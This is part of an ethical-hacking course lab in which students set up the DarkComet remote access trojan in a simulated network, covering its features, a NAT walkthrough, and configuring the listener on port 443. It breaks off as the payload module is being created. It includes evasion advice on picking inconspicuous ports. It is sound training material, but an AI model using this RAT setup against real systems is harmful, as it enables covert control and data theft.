ETHICAL HACKING LAB SERIES

Lab 6: Utilizing Malware - DarkComet

Certified Ethical Hacking Domains: System Hacking, Trojans and Backdoors, Viruses and Worms

Document Version: 2015-08-14

Development was funded by the Department of Labor (DOL) Trade Adjustment Assistance Community College and Career Training (TAACCCT) Grant No. TC-22525-11-60-A-48; The National Information Security, Geospatial Technologies Consortium (NISGTC) is an entity of Collin College of Texas, Bellevue College of Washington, Bunker Hill Community College of Massachusetts, Del Mar College of Texas, Moraine Valley Community College of Illinois, Rio Salado College of Arizona, and Salt Lake Community College of Utah.

This workforce solution was funded by a grant awarded by the U.S. Department of Labor's Employment and Training Administration. The solution was created by the grantee and does not necessarily reflect the official position of the U.S. Department of Labor. The Department of Labor makes no guarantees, warranties or assurances of any kind, express or implied, with respect to such information, including any information on linked sites, and including, but not limited to accuracy of the information or its completeness, timeliness, usefulness, adequacy, continued availability or ownership.

Contents

Introduction

By performing this lab, students will learn how to use DarkComet.

This lab includes the following tasks:

1. Setting up the DarkComet Client (Server)
2. Using the xp_cmd shell to upload and launch a Malicious Payload
3. Exploiting the Victim Machine

Domains: System Hacking, Trojans and Backdoors, Viruses and Worms

Hackers often utilize user-friendly malware programs like the *DarkComet* Trojan that will allow them to perform a variety of post exploitation tasks, including:

- Uploading Malware
- Running Programs
- Dumping Hashes
- Uninstalling Software
- Disabling Services
- Killing Processes
- Stealing Data
- DNS Manager
- Key Logger

DarkComet is an extremely dangerous piece of malware that will allow attackers to maintain a persistent connection on a victim's machine through an encrypted connection. While SharK has not been updated since 2007, DarkComet has been updated recently. DarkComet works on the newer version of Windows operating systems. Programs like this are often referred to as command and control.

Remote Access Trojan – A program that will allow a remote user, likely an attacker to connect to a victim's machine and perform harmful actions to the computer's operating system. A Remote Access Trojan, or RAT, may allow the attacker to perform such tasks as uploading or downloading files and stealing a user's credentials.

DarkComet – Remote Access Trojan that has a Graphical User Interface, or GUI, that allows the hacker to perform malicious tasks against a victim machine over an encrypted connection. DarkComet includes two components, the server and the client.

DarkComet Client – Although it may seem counterintuitive, the DarkComet client is configured on the machine that will act as the server and accept client connections. Any port may be used for the "client", but a common port like 80 (Hyper Text Transfer

Protocol) or 443 (Hyper Text Transfer Protocol Secure) will make the connection from the victim to the attacker seem a bit less conspicuous than a port like 12345.

DarkComet Server – A server executable or payload is created and then distributed to one or more victims. Once the victim executes the payload, the malware will infect their machine and they will connect to the computer running the DarkComet software.

Wrapper – This program allows you to add more than one executable and combine them into a single executable. From a malicious standpoint, an attacker could package a malicious executable with a legitimate one and use this to launch an attack.

Pod Topology




Figure 1: Lab Topology

Lab Settings

The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

Although you will not be logging on to the Firewall or the Windows 2003 Exchange, these machines will be utilized during the lab.

Virtual Machine	**IP Address**	**Account** (if needed)	**Password** (if needed)
Windows 2003 SQL	192.168.1.100	Administrator	P@ssw0rd
Windows 7	216.5.1.200 (Public IP)	student	password

1 Setting up the DarkComet Client (Server)

Although it may seem counterintuitive, the DarkComet client is configured on the machine that will act as the server and accept client connections. In this case, our Windows 7 machine will be the machine running the DarkComet Software. We will configure the Windows 7 machine to run the DarkComet software and accept incoming connections from victim machines that execute the malicious payloads.

1.1 Configuring the DarkComet Client

1. Log on to the **Microsoft Windows 2003 SQL** machine. Use the PC menu in the NETLAB+ Remote PC Viewer to send a **Ctrl-Alt-Del** (version 2 viewer), or click the **Send Ctrl-Alt-Del** link in the bottom right corner of the viewer window (version 1 viewer). Log on to the 2003 server with the username of **Administrator** and the password of **P@ssw0rd**.



Welcome to Windows
Microsoft Windows Server 2003
Standard Edition
Copyright © 1985-2003 Microsoft Corporation
Microsoft
Press Ctrl-Alt-Delete to begin.
Requiring this key combination at startup helps keep your computer secure. For more information, click Help.
Help
Windows Internal Server
Windows Server 2003
MSEC POD
Refresh
Send Ctrl-Alt-Del
Connected

Figure 2: Send Ctrl-Alt-Del to the Windows 2003 SQL

Next, we will open the command prompt on the Windows 2003 SQL. In order to fully understand how the attack will be carried out, we must further investigate how the Network Address Translation, or NAT, process works and its relationship to attacks. Note that the Server 2003 machine has a private IP address and is on the Local Area Network, or LAN, of the XYZcompany's network, which has a range of 192.168.1.0/24.

2. Open the command prompt on the Server 2003 SQL machine by double-clicking the desktop shortcut.





Figure 3: A Shortcut to the Command Prompt

3. On the 2003 server, type the following command to view your private IP address:
   C:\>**ipconfig**




```
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   IP Address. . . . . . . . . . . . : 192.168.1.100
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1
```

Figure 4: The ipconfig command

The IP address of the Windows 2003 SQL Server should be set to **192.168.1.100**.

4. Now, ping the Windows 7 machine on the external network by typing:
   C:\>**ping 216.5.1.200**



```
C:\>ping 216.5.1.200

Pinging 216.5.1.200 with 32 bytes of data:

Reply from 216.5.1.200: bytes=32 time=1ms TTL=127
Reply from 216.5.1.200: bytes=32 time<1ms TTL=127
Reply from 216.5.1.200: bytes=32 time=1ms TTL=127
Reply from 216.5.1.200: bytes=32 time<1ms TTL=127

Ping statistics for 216.5.1.200:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms
```

Figure 5: Successful ping of the Windows 7 machine

You should receive 4 successful replies from the Windows 7 machine with the IP address of 216.5.1.200. In some cases, outside this lab, you can ping machines on the Internet. However, some sites, like www.microsoft.com block ping. Also, some administrators do not allow pings through the firewall. In those cases, you will not be able to ping public addresses.

5. Log on to the Windows 7 machine as *student* with the password of **password.**




Figure 6: Logging on to Windows 7

6. Open a command prompt on the Windows 7 machine by double-clicking on the **cmd - Shortcut** on the desktop.





Figure 7: Opening a Command Prompt on Windows 7

7. On the Windows 7 system, type the following to view your Public IP address C:\>**ipconfig**




```
C:\>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::78d5:d63:3ede:f5f5%11
   IPv4 Address. . . . . . . . . . . : 216.5.1.200
   Subnet Mask . . . . . . . . . . . : 255.0.0.0
   Default Gateway . . . . . . . . . : 216.1.1.1
```

Figure 8: IP address Information on Windows 7

8. From Windows 7 on the public Internet (simulated), attempt to ping the Windows 2003 machine on the internal network by typing:
   C:\>**ping 192.168.1.100**

Notice that this attempt will fail.



```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\>ping 192.168.1.100

Pinging 192.168.1.100 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 192.168.1.100:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

Figure 9: Failed Pings to the Machine on the Internal Network

Windows 7 is using a public IP address and is on the Wide Area Network, or WAN. Attackers trying to get on your internal network cannot directly attack the Windows 2003 machine because it is NATed behind the Firewall. The 2003 SQL Server machine is not sitting on the Internet (simulated) with a public IP address. However, the firewall is redirecting traffic to the internal SQL, and we will leverage that during our attack.




Figure 10: Internal Machines on Private Network are Unreachable from WAN

9. Open the Malware folder on the Win7 Desktop. Right-click on the *DarkComet.7z* file, select 7-zip, and select the fourth choice down: **Extract to "DarkComet**\".





Figure 11: Extracting the file with 7-zip

10. Traverse thorough the DarkComet folders until you see *DarkComet.exe*. Double-click on the **DarkComet.exe** file to launch the program.



Name	Date modified	Type	Size
Celesty Binder	6/3/2012 9:16 PM	File folder	
Goodies	6/3/2012 9:18 PM	File folder	
Icons	8/20/2011 4:14 PM	File folder	
INI	6/18/2012 2:35 AM	File folder	
Plugins SRC	3/16/2012 4:23 PM	File folder	
skins	8/20/2011 4:14 PM	File folder	
Spoof extensions	1/15/2012 5:55 PM	File folder	
Users	6/18/2012 2:45 AM	File folder	
changelog.txt	6/3/2012 9:15 PM	Text Document	8 KB
comet.db	7/4/2012 1:51 AM	Data Base File	69 KB
config.ini	2/23/2013 5:46 PM	Configuration sett...	6 KB
DarkComet.exe	6/7/2012 7:01 PM	Application	11,547 KB
GeoIP.dat	8/20/2011 4:15 PM	DAT File	1,171 KB
readme_help.txt	6/3/2012 9:38 PM	Text Document	3 KB
sqlite3.dll	2/4/2011 8:26 AM	Application extens...	511 KB

Figure 12: Extracting the file with 7-zip

First, we need to set the listen port to something other than the default port of 1601.

11. From the DarkComet Menu bar, select **Listen to new port**.





Figure 13: Listen to New Port

Any port may be used for the “client”, but a common port like 80 (Hyper Text Transfer Protocol) or 443 (Hyper Text Transfer Protocol Secure) will make the connection from the victim to the attacker seem a bit less conspicuous than a port like the default port of 1604. In this example, we will set up Dark Comet to listen on port 443.

12. In the *Listen port* box, type **443**. Click **Listen** to begin listening on that port.


Add Server Socket [Listen]


Listen port : 443

☑ Try to forward automaticaly (UpNP)

Figure 14: Listing on Port 443

The netstat command can be used to determine which ports the machine is listening on.

13. To verify that the attack machine is listening on port 443, type the following in the command prompt:
    C:\>**netstat -an**


Administrator: cmd - Shortcut

```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:21             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
```

Figure 15: Dark Comet is listening on Port 443

14. To create a new server (client), Click on the DarkComet-RAT menu in the top-left corner, select **Server module**, and then select **Minimalist (Quick)** from the menu.


